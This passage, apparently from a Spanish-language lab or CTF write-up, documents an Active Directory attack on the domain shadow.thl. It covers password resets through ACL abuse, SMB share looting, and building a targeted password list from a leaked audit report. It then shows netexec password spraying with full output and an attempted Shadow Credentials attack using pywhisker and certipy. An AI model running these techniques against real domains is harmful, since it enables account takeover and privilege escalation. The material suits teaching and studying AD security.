


Evidencia 14. netexec smb — valida la nueva contraseña de SECADMIN.

BloodHound reveló un segundo eslabón en la misma cadena: secadmin tenía ForceChangePassword sobre svc_backup, abusado de la misma forma con bloodyAD.



Evidencia 15. bloodyAD set password SVC_BACKUP (desde secadmin) — segundo salto de la cadena de ACL abuse, y validación con netexec.



Evidencia 16. BloodHound — arista ForceChangePassword de secadmin sobre svc_backup, confirmando la cadena shadow → secadmin → svc_backup.

A diferencia de las cuentas anteriores, svc_backup sí conserva acceso de lectura a los recursos DataRecovery e Incidents. La exploración de DataRecovery reveló un documento sensible: un informe interno de Red Team.

```
┌──(kali㉿kali)-[~/bloodhund]
└─$ smbmap -u 'SVC_BACKUP' -p 'Password@2026' -d shadow.thl -H 192.168.1.237

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap


[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.1.237:445       Name: shadow.thl                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        DataRecovery                                            READ ONLY
        Incidents                                               NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections

┌──(kali㉿kali)-[~/bloodhund]
└─$ smbclient //192.168.1.237/DataRecovery -U SVC_BACKUP
Password for [WORKGROUP\SVC_BACKUP]:
Try "help" to get a list of possible commands.
smb: \>
smb: \>
smb: \> dir
  .                                   D        0  Thu Jun 18 14:03:40 2026
  ..                                  D        0  Thu Jun 18 14:03:40 2026
  Red Team Internal Report 2026.pdf      A    20019  Thu Jun 18 13:59:37 2026


                15583487 blocks of size 4096. 12528853 blocks available
smb: \> get Red Team Internal Report 2026.pdf
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Red
smb: \>
```

Evidencia 17. smbmap / smbclient — con svc_backup se recupera el acceso de lectura a DataRecovery e Incidents; se localiza "Red Team Internal Report 2026.pdf".



Evidencia 18. smbclient mget — descarga del informe interno desde el recurso DataRecovery.

El informe —una auditoría de seguridad previa de la propia organización— documentaba como hallazgo que una parte significativa de las cuentas usa contraseñas basadas en patrones predecibles: el nombre de la organización o variaciones de su dominio interno, estaciones del año, meses, años recientes y sustituciones simples de caracteres (a→@, o→0), con ejemplos concretos como Shadow2025!, Shadows.Thl2024!, Verano2025! o Password123!. Irónicamente, el propio informe de auditoría se convirtió en el diccionario de ataque.



Evidencia 19. Red Team Internal Report 2026.pdf — hallazgo de auditoría que documenta, con ejemplos, los patrones de contraseña débiles usados en la organización.

A partir de esos patrones se escribió un generador (pass.py) que produce variaciones sistemáticas (año actual/reciente, distintos sufijos de símbolo) de cada patrón base, construyendo un diccionario de password spraying dirigido y de tamaño reducido en lugar de recurrir a una wordlist genérica.

```
┌──(kali㉿kali)-[~/bloodhund]
└─$ ls
20261012205524_bloodhound.zip   bloodhound-cli                    meteo.txt
20261012211004_bloodhound.zip   bloodhound-cli-linux-amd64.tar.gz  'Red Team Internal Report 2026.pdf'

┌──(kali㉿kali)-[~/bloodhund]
└─$ nano passwords.txt

┌──(kali㉿kali)-[~/bloodhund]
└─$ nano user.txt

┌──(kali㉿kali)-[~/bloodhund]
└─$ nano passwords.txt

┌──(kali㉿kali)-[~/bloodhund]
└─$ mv passwords.txt pass.py

┌──(kali㉿kali)-[~/bloodhund]
└─$ ls
20261012205524_bloodhound.zip   bloodhound-cli                    meteo.txt  'Red Team Internal Report 2026.pdf'
20261012211004_bloodhound.zip   bloodhound-cli-linux-amd64.tar.gz  pass.py     user.txt

┌──(kali㉿kali)-[~/bloodhund]
└─$ chmod +x pass.py


┌──(kali㉿kali)-[~/bloodhund]
└─$ python3 pass.py
Password123
Password123!
Password123#
Password123@
Shadow2026
Shadow2026!
Shadow2026#
Shadow2026@
Shadows.Thl2026
Shadows.Thl2026!
Shadows.Thl2026#
Shadows.Thl2026@
Verano2026
Verano2026!
Verano2026#
Verano2026@
```

Evidencia 20. pass.py — generación de variaciones de los patrones de contraseña filtrados en el informe (Password123, Shadow2026*, Shadows.Thl2026*, Verano2026*, …).*


El password spraying contra todas las cuentas enumeradas, con netexec y control de bloqueo de cuenta (un intento por usuario y por contraseña, en rondas), impactó la cuenta helpdesk.

```
┌──(kali㉿kali)-[~/bloodhund]
└─$ nxc smb 192.168.1.237 -u user.txt -p contra.txt
SMB         192.168.1.237   445    SEERVER          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:SEERVER) (domain:shadow.thl) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\SecurityTeam:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\infraadmin:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\jsmith:Password123 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\SecurityTeam:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\infraadmin:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\jsmith:Password123! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\SecurityTeam:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\infraadmin:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\jsmith:Password123# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\SecurityTeam:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\infraadmin:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\jsmith:Password123@ STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\SecurityTeam:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\infraadmin:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\jsmith:Shadow2026 STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\SecurityTeam:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\infraadmin:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\jsmith:Shadow2026! STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\Administrator:Shadow2026# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\helpdesk:Shadow2026# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\ITSupport:Shadow2026# STATUS_LOGON_FAILURE
SMB         192.168.1.237   445    SEERVER          [-] shadow.thl\auditmgr:Shadow2026# STATUS_LOGON_FAILURE
```

Evidencia 21. netexec smb -u user.txt -p contra.txt — password spraying en curso sobre todas las cuentas de dominio.




Evidencia 22. Password spraying — impacto positivo: helpdesk:Shadows.Thl2026@.



Evidencia 23. netexec smb — confirma la validez de la credencial de helpdesk.

BloodHound mostró que helpdesk tenía GenericWrite sobre la cuenta auditmgr, lo que habilita varias técnicas de abuso: escritura de credenciales alternativas (Shadow Credentials) o de un Service Principal Name arbitrario.




Evidencia 24. BloodHound — arista GenericWrite de helpdesk sobre auditmgr.

El primer intento fue un ataque de Shadow Credentials: con pywhisker se generó un certificado y se escribió en el atributo msDS-KeyCredentialLink de auditmgr, obteniendo un PFX para autenticar por PKINIT sin conocer la contraseña de la cuenta.



Evidencia 25. pywhisker.py --action add -t AUDITMGR — escribe una credencial de certificado (Shadow Credentials) en auditmgr y genera el PFX resultante.

Se preparó el stack de herramientas necesario (PKINITtools) para solicitar un TGT con el certificado forjado.



Evidencia 26. Clonación e instalación de dependencias de PKINITtools (gettgtpkinit.py, getnthash.py).

Sin embargo, todos los intentos de autenticación PKINIT con el certificado forjado —tanto con gettgtpkinit.py como con certipy-ad auth, incluso tras volver a exportar un PFX "limpio" con openssl— fallaron de forma consistente con el error KDC_ERR_PADATA_TYPE_NOSUPP: el KDC de este dominio no tiene habilitado el soporte de pre-autenticación PKINIT necesario para este vector, un callejón sin salida técnico más allá del control del atacante.

```
Sesión  Acciones  Editar  Vista  Ayuda
  File "/home/kali/bloodhund/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/home/kali/bloodhund/ADmaquinas/lib/python3.14/site-packages/minikerberos/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError:  Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentica
tion data)"

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ chmod +x gettgtpkinit.py

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ python3 gettgtpkinit.py shadow.thl/AUDITMGR -cert-pfx ../pywhisker/pywhisker/4wAko183.pfx -pfx-pass QJ5XSaB2AvC9s9VQ6SK3 -dc-ip 192.168.1.2
37 auditmgr.ccache
2026-10-12 21:58:03,753 minikerberos INFO     Loading certificate and key from file
2026-10-12 21:58:03,779 minikerberos INFO     Requesting TGT
Traceback (most recent call last):
  File "/home/kali/bloodhund/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
    ~~~~^^
  File "/home/kali/bloodhund/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
    ~~~~~^^^^^^
  File "/home/kali/bloodhund/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/home/kali/bloodhund/ADmaquinas/lib/python3.14/site-packages/minikerberos/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError:  Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentica
tion data)"

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ certipy-ad auth -pfx ../pywhisker/pywhisker/4wAko183.pfx -dc-ip 192.168.1.237 -username 'AUDITMGR' -domain 'shadow.thl'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[-] Failed to load PFX file: Invalid password or PKCS12 data
[-] Authentication failed: Invalid password or PKCS12 data
[-] Use -debug to print a stacktrace

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ cd ..

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund]
└─$ cd pywhisker

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/pywhisker]
└─$ cd pywhisker

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/pywhisker/pywhisker]
└─$ ll
total 72
-rw-rw-r-- 1 kali kali   964 oct 12 21:48 4wAko183_cert.pem
```

Evidencia 29. Primeros intentos de gettgtpkinit.py / certipy-ad auth con el PFX forjado — fallos por PKCS12/contraseña.

```
┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/pywhisker/pywhisker]
└─$ ll
total 72
-rw-rw-r-- 1 kali kali   964 oct 12 21:48 4wAko183_cert.pem
-rw-rw-r-- 1 kali kali  2556 oct 12 21:48 4wAko183.pfx
-rw-rw-r-- 1 kali kali  1704 oct 12 21:48 4wAko183_priv.pem
-rw-rw-r-- 1 kali kali    27 oct 12 21:40 __init__.py
-rwxrwxr-x 1 kali kali 55265 oct 12 21:40 pywhisker.py

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/pywhisker/pywhisker]
└─$ openssl pkcs12 -export -in 4wAko183_cert.pem -inkey 4wAko183_priv.pem -out limpio.pfx -passout pass:Password123

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/pywhisker/pywhisker]
└─$ cd ..

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/pywhisker]
└─$ cd ..

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund]
└─$ cd PKINITtools

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ certipy-ad auth -pfx ../pywhisker/pywhisker/4wAko183.pfx -dc-ip 192.168.1.237 -username 'AUDITMGR' -domain 'shadow.thl'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[-] Failed to load PFX file: Invalid password or PKCS12 data
[-] Authentication failed: Invalid password or PKCS12 data
[-] Use -debug to print a stacktrace


┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ certipy-ad auth -pfx limpio.pfx -dc-ip 192.168.1.237 -username 'AUDITMGR' -domain 'shadow.thl' -password 'Password123'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[-] Failed to load PFX file: [Errno 2] No such file or directory: 'limpio.pfx'
[-] Authentication failed: [Errno 2] No such file or directory: 'limpio.pfx'
[-] Use -debug to print a stacktrace

┌──(ADmaquinas)─(kali㉿kali)-[~/bloodhund/PKINITtools]
└─$ certipy-ad auth -pfx ../pywhisker/pywhisker/limpio.pfx -dc-ip 192.168.1.237 -username 'AUDITMGR' -domain 'shadow.thl' -password 'Password12
3'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

